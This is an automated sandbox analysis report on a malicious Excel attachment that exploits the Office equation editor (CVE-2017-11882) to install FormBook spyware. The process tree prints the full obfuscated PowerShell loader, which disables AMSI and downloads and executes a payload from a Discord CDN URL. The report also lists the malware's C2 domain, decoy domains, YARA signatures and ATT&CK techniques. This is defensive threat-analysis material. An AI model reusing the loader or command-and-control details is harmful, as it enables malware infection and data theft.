ID: 452643
Sample Name:
PO20210722.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:16:57
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PO20210722.xlsx

Overview

General Information

Sample Name:	PO20210722.xlsx
Analysis ID:	452643
MD5:	67a1fadce73f871..
SHA1:	65ba350a884b5c..
SHA256:	4ce9b6af73b53e9.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2716 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 684 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2528 cmdline: 'C:\Users\Public\vbc.exe' MD5: F5041EC4CE468A07ECBFD076BC0F879B)
    - powershell.exe (PID: 2620 cmdline: Powershell $8B0111F552=[Ref].Assembly.GetType('Sy'+'stem.'+'Mana'+'gem'+'ent'+'.Autom'+'atio'+'n.A'+'m'+'si'+'Utils');$8
35FFE1926='4456625220575263174452554847';$9FE0AD5C66=[string](0..13|%{[char][int](53+($835FFE1926).substring(($_*2),2))})-replace ' ';$58FB808063=$8B0
111F552.GetField($9FE0AD5C66,'Non^^^'.replace('^^^','Pub')+'lic,S'+'tatic');$58FB808063.SetValue($null,$true);($A72F9B815A=$A72F9B815A=Write-Host 'EC4AAB5808223
EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');$676544567888888888876545666778=@(91,82,
101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,
43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,
93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46
,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,
43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,5
7,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,
104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,6
5,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,9
8,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54
,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50
,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,
65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,
105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,
40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,
101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,1
01,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,5
3,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,
72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100
,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,56,55,57,51,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,
48,56,48,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,
69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,11
0,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,10
1,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($676544567888888888876545666778)|I`E`X MD5:
852D67A27E454BD389FA7F02A8CBE23F)
      - calc.exe (PID: 1900 cmdline: {path} MD5: 60B7C0FEAD45F2066E5B805A91F4F0FC)
        - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NAPSTAT.EXE (PID: 2184 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
          - cmd.exe (PID: 2844 cmdline: /c del 'C:\WINDOWS\syswow64\calc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "C2 list": [
    "www.homekeycap.com/pjje/"
  ],
  "decoy": [
    "itsa-lifestyle.com",
    "searchclemson.com",
    "valenciabusiness.online",
    "valengz.com",
    "matematika-ege.online",
    "freetreeapp.com",
    "izzyworldpros.com",
    "qualityhealthsupply.com",
    "bedrockmappingllc.com",
    "sistersexlesbian.party",
    "numerologistreading.com",
    "bearcreekcattlebeef.com",
    "trophiesandtributes.com",
    "rajuherbalandspicegarden.com",
    "code-nana.com",
    "sofiepersson.com",
    "opticalsupples-kw.com",
    "strawberrylinebikehire.com",
    "29thplace.com",
    "oliviabegard.com",
    "hybridvenues.net",
    "huo-fo.com",
    "classicfirearmsny.com",
    "jlxrcm.com",
    "910portablestorage.com",
    "jewelryengravings.com",
    "loudsink.com",
    "collabasia.xyz",
    "northeastkitchenandbath.com",
    "bodrumdanakliyat.net",
    "raimirajkumararajah.com",
    "adultfeedrates.com",
    "compare-apr-rates.com",
    "ncdcnow.com",
    "huashi999.com",
    "swaplenders.com",
    "mission-duplex.com",
    "twenty-four-sevens.com",
    "growth-gmbh.com",
    "flying-agent.com",
    "luatsutruongquochoe.com",
    "thejewelcartel.com",
    "virtualbruins.com",
    "binhminhxanh.online",
    "wnz.xyz",
    "polishwithhart.com",
    "wecameforthis.com",
    "iti-gov.com",
    "a2zautoleasing.com",
    "akhisarozbirotohaliyikama.xyz",
    "tirupatipackersmovers.com",
    "virtualtheaterlive.com",
    "coronavirusfarmer.com",
    "crysdue.com",
    "cloolloy.com",
    "rowynetworks.com",
    "rakennuspalveluporola.net",
    "myparadisegetaways.com",
    "funnelsamurais.com",
    "thechiropractor.vegas",
    "04att.com",
    "copyrightforsupport.com",
    "hannrise.com",
    "softmov.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000B.00000002.2269086957.0000000000140000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
0000000D.00000002.2364869703.0000000000830000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000D.00000002.2364869703.0000000000830000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 13 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.calc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.calc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
11.2.calc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
11.2.calc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
11.2.calc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 1 entries

Sigma Overview

Exploits:

- Sigma detected: EQNEDT32.EXE connecting to internet
- Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

- Sigma detected: Droppers Exploiting CVE-2017-11882
- Sigma detected: Execution from Suspicious Folder
- Sigma detected: Suspicious PowerShell Command Line
- Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file
- Very long command line found

Data Obfuscation:

- Obfuscated command line found

Boot Survival:

- Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 7 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	E I N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	E F C
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	E T L
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	N D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	F A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D I F

Behavior Graph



Hide Legend


Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO20210722.xlsx	29%	Virustotal		Browse
PO20210722.xlsx	28%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obi[1].exe	46%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obi[1].exe	20%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\obi[1].exe	57%	ReversingLabs	Win64.Spyware.Noon	
C:\Users\Public\vbc.exe	20%	Metadefender		Browse
C:\Users\Public\vbc.exe	57%	ReversingLabs	Win64.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.calc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.google.com.br/	2%	Virustotal		Browse
http://www.google.com.br/	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.google.com.tw/	0%	Virustotal		Browse
http://www.google.com.tw/	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
